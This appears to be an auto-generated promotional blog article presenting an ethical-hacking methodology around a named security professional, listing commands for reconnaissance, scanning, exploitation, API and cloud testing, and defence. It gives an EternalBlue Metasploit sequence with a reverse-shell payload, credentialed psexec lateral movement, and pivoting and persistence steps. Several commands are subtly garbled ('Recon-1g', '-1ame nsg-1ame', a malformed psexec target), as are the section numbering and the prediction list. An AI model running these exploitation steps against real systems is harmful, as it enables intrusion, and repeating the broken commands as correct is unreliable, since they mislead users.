Listen to this Post

Introduction:
In an era where cyber threats evolve faster than defenses can adapt, the gap between attacker sophistication and organizational resilience has never been wider. Professional ethical hackers — individuals who legally break into systems to expose vulnerabilities before malicious actors can exploit them — represent the front line of modern cybersecurity. David Shad, known in the hacking community as Shad0, exemplifies this new breed of security professional: an engineer, entrepreneur, instructor, and TEDx speaker who doesn’t just talk about threats but actively uses them to build stronger defenses.
Learning Objectives:
- Master the core phases of ethical hacking — reconnaissance, scanning, exploitation, and reporting — using industry-standard tools
- Implement practical command-line techniques on both Linux and Windows for vulnerability assessment and remediation
- Understand how to configure and deploy security tools for API security, cloud hardening, and real-world threat mitigation
- Develop a structured penetration testing methodology aligned with frameworks like PTES and OWASP
- Reconnaissance and OSINT: The Art of Digital Footprinting
Every successful penetration test begins with reconnaissance — the process of gathering intelligence about a target without triggering alarms. Professional ethical hackers like David Shad devote up to 70% of their engagement time to this phase, because the quality of information collected directly determines the success rate of the attack.
Step‑by‑step guide:
Passive reconnaissance involves collecting publicly available information without directly interacting with the target system. Tools like `theHarvester` and `Recon-1g` scrape emails, subdomains, and employee metadata from search engines and social platforms. For example, to gather email addresses and subdomains for a target domain:
theHarvester -d target.com -b google,bing,linkedin -l 500
Active reconnaissance requires direct interaction with target infrastructure. Use `nmap` for port scanning and service enumeration. A comprehensive scan might look like:
nmap -sV -sC -O -p- -T4 target.com -oA full_scan
This performs version detection (-sV), runs default scripts (-sC), identifies the operating system (-O), scans all 65,535 ports (-p-), and outputs results in multiple formats.
DNS enumeration reveals subdomains that often host vulnerable applications. Use `dnsrecon` or `dig` for zone transfers and brute-force subdomain discovery:
dnsrecon -d target.com -t axfr
dnsrecon -d target.com -D subdomains.txt -t brt
Social engineering and OSINT remind us that the human element remains the weakest link. Tools like `Maltego` visualize relationships between email addresses, social media profiles, and corporate infrastructure. For defensive purposes, organizations should conduct regular OSINT audits to understand their own digital footprint.
Windows alternative: Use `nslookup` for DNS queries and `PowerShell` with the `Resolve-DnsName` cmdlet for subdomain discovery:
Resolve-DnsName target.com -Type A
2. Vulnerability Scanning and Assessment: Finding the Cracks
Once reconnaissance is complete, ethical hackers shift to vulnerability identification. This phase systematically probes systems for known weaknesses using automated scanners and manual verification techniques.
Step‑by‑step guide:
Network vulnerability scanning with `Nessus` or `OpenVAS` provides a baseline of potential issues. A basic OpenVAS scan setup:
gvm-cli --gmp-username admin --gmp-password password socket --socket-path /var/run/gvmd.sock --xml "<create_task>...</create_task>"
Web application testing using `OWASP ZAP` or `Burp Suite` focuses on OWASP Top 10 vulnerabilities. For automated crawling and active scanning with ZAP:
zap-cli quick-scan --self-contained --start-options "-config api.disablekey=true" http://target.com
Manual verification is critical because automated tools produce false positives. Use `curl` to test for misconfigurations:
curl -I https://target.com
curl -X OPTIONS https://target.com -i
Check for exposed HTTP methods, insecure headers, and directory listing.
Database and service-specific scanning — tools like `sqlmap` automate SQL injection discovery, while `Nikto` checks web server misconfigurations:
sqlmap -u "http://target.com/page?id=1" --batch --level=3
nikto -h https://target.com
Windows PowerShell equivalent for header analysis:
Invoke-WebRequest -Uri https://target.com -Method Head
3. Exploitation and Post-Exploitation: Gaining and Maintaining Access
Exploitation is where theory meets practice. Ethical hackers must demonstrate that vulnerabilities are not just theoretical risks but actual entry points that attackers can leverage.
Step‑by‑step guide:
Exploit selection using frameworks like `Metasploit` and `SearchSploit`:
searchsploit apache 2.4
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS target_ip
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
Privilege escalation — once initial access is obtained, the goal is to elevate privileges. Linux enumeration scripts like `LinPEAS` automate this:
./linpeas.sh -a
For Windows, use `PowerUp.ps1` and `SharpUp`:
Import-Module .\PowerUp.ps1
Invoke-AllChecks
Post-exploitation persistence establishes backdoors for continued access. Techniques include creating scheduled tasks, adding SSH keys, or deploying lightweight agents. Lateral movement using tools like `PsExec` (Windows) or `ssh` (Linux) to pivot through the network:
proxychains ssh user@internal_host
psexec \target_ip -u domain\user -p password cmd
Critical note: All exploitation activities must be conducted within a legally defined scope with written authorization. David Shad emphasizes that professional hackers operate strictly within legal boundaries.
4. API Security Testing: The New Attack Surface
Modern applications are API-first, making API security one of the most critical and overlooked areas in cybersecurity. Broken object-level authorization (BOLA), excessive data exposure, and improper asset management are rampant.
Step‑by‑step guide:
API discovery and documentation review — use `Swagger` or `Postman` to map out all endpoints. Automated tools like `Amass` can discover undocumented APIs:
amass enum -d api.target.com
Authentication and authorization testing — check for JWT weaknesses, OAuth misconfigurations, and role-based access control (RBAC) bypasses. Use `jwt_tool` to test token security:
python3 jwt_tool.py <JWT_TOKEN>
Input validation — test for injection vulnerabilities (SQL, NoSQL, command) using parameter fuzzing:
ffuf -u https://api.target.com/endpoint?param=FUZZ -w payloads.txt
Rate limiting and business logic flaws — bypass rate limits by rotating IPs or using proxy chains. Test for IDOR by incrementing object IDs in API requests:
curl -X GET "https://api.target.com/user/1001" -H "Authorization: Bearer token"
Windows approach: Use `Invoke-RestMethod` for API testing:
Invoke-RestMethod -Uri "https://api.target.com/user/1001" -Headers @{Authorization="Bearer token"}
- Cloud Security Hardening: Securing AWS, Azure, and GCP
Cloud misconfigurations are the leading cause of data breaches. Ethical hackers must understand cloud-specific attack vectors and hardening techniques.
Step‑by‑step guide:
Identity and access management (IAM) review — check for overprivileged roles, unused access keys, and misconfigured policies. Use `ScoutSuite` for automated cloud assessments:
scout.py aws --profile default
Storage bucket enumeration — publicly exposed S3 buckets, Azure Blob Storage, and GCP buckets are common entry points. Use s3-bucket-finder:
./s3-bucket-finder.rb --download target-bucket
Network security group (NSG) analysis — identify overly permissive inbound/outbound rules. For AWS, use awscli:
aws ec2 describe-security-groups --group-ids sg-12345678
Secrets management — scan repositories and build artifacts for hardcoded credentials using truffleHog:
trufflehog --regex --entropy=True https://github.com/target/repo.git
Azure hardening command:
Get-AzNetworkSecurityGroup -1ame nsg-1ame | Get-AzNetworkSecurityRuleConfig
6. Defensive Countermeasures: Building Resilience
Understanding offensive techniques is only half the battle. Professional ethical hackers like Shad use their knowledge to build defenses that scale.
Step‑by‑step guide:
Implementing endpoint detection and response (EDR) — deploy solutions like `Sysmon` and `AuditD` for comprehensive logging.
Network segmentation and zero trust — use VLANs, micro-segmentation, and strict firewall rules. Linux `iptables` example:
iptables -A INPUT -p tcp --dport 22 -s 192.168.1.0/24 -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j DROP
Windows `netsh` equivalent:
netsh advfirewall firewall add rule name="Allow SSH" dir=in action=allow protocol=TCP localport=22 remoteip=192.168.1.0/24
Regular penetration testing and red teaming — schedule internal and external tests at least quarterly. Use frameworks like `Atomic Red Team` to validate defenses:
Invoke-AtomicTest T1003 -TestNumbers 1
Security awareness training — the human firewall is often the most effective defense. Simulate phishing campaigns using `GoPhish` and conduct regular tabletop exercises.
- Training and Certification: The Path to Professional Ethical Hacking
David Shad’s journey from engineer to professional hacker underscores the importance of structured learning and certification. The cybersecurity industry faces a talent shortage of over 3 million professionals, making training and upskilling critical.
Step‑by‑step guide:
Foundational certifications — start with CompTIA Security+ to build core knowledge, then progress to CEH (Certified Ethical Hacker) or OSCP (Offensive Security Certified Professional) for hands-on penetration testing skills.
Practical lab environments — platforms like HackTheBox, TryHackMe, and VulnHub provide safe, legal environments to practice exploitation techniques. Set up a local lab using `VirtualBox` and vulnerable machines like Metasploitable:
nmap -sV 192.168.56.101
Continuous learning — cybersecurity evolves daily. Follow industry leaders, attend conferences like DEF CON and BSides, and participate in bug bounty programs on platforms like HackerOne and Bugcrowd.
Specialization — choose a niche such as cloud security, application security, malware analysis, or threat hunting. Each requires specific tools and methodologies. For example, malware analysis uses tools like `Ghidra` and x64dbg:
ghidraRun
What Undercode Say:
- Key Takeaway 1: Professional ethical hacking is not about breaking things — it’s about understanding how systems fail so they can be built stronger. David Shad’s work demonstrates that the most effective security professionals think like attackers but act as defenders.
- Key Takeaway 2: The tools and commands outlined above are just the beginning. Real expertise comes from understanding the underlying protocols, architectures, and human behaviors that create vulnerabilities. Automation accelerates discovery, but manual analysis and creative thinking separate skilled hackers from script kiddies.
The convergence of AI and cybersecurity is reshaping the threat landscape at an unprecedented pace. AI-powered attacks are becoming more sophisticated, while AI-driven defenses offer new capabilities for threat detection and response. Professionals who combine deep technical knowledge with continuous learning and ethical frameworks will be the ones who protect our digital future. The demand for skilled ethical hackers is not just growing — it is exploding. Organizations that invest in training, red teaming, and proactive security measures will survive; those that don’t will become the next headline.
Prediction:
- -1: The rapid adoption of AI in both offensive and defensive security will outpace the development of ethical guidelines and regulatory frameworks, leading to a “wild west” period where AI-powered attacks become nearly impossible to distinguish from legitimate traffic, causing a surge in zero-day exploitation and supply chain compromises over the next 18–24 months.
-
-1: As cloud adoption accelerates, misconfigurations will remain the primary vector for data breaches, with Gartner predicting that through 2026, 99% of cloud security failures will be the customer’s fault. Organizations that fail to implement robust IAM and continuous monitoring will face catastrophic breaches.
-
+1: The growing recognition of cybersecurity as a business imperative will drive massive investment in training and talent development. Programs like David Shad’s educational initiatives and TEDx talks on security awareness will help bridge the skills gap, creating a new generation of security professionals who approach problems with both technical rigor and ethical responsibility.
-
+1: The integration of AI into security operations centers (SOCs) will dramatically reduce mean time to detection (MTTD) and mean time to response (MTTR), enabling security teams to focus on strategic threat hunting rather than manual alert triage. This shift will make cybersecurity careers more rewarding and impactful, attracting diverse talent to the field.
-
-1: The proliferation of IoT and edge devices will expand the attack surface exponentially, with many devices lacking basic security features. Ethical hackers will struggle to keep pace with the volume of vulnerabilities, and we will see at least one major critical infrastructure attack before 2027 that forces global regulatory action.
-
+1: The ethical hacking community, led by figures like David Shad, will continue to drive innovation in defensive technologies. The collaborative model of bug bounties, open-source security tools, and knowledge sharing will prove to be the most effective defense against increasingly sophisticated adversaries, creating a self-reinforcing cycle of improvement that benefits everyone.
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Davidshad Thoughts – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


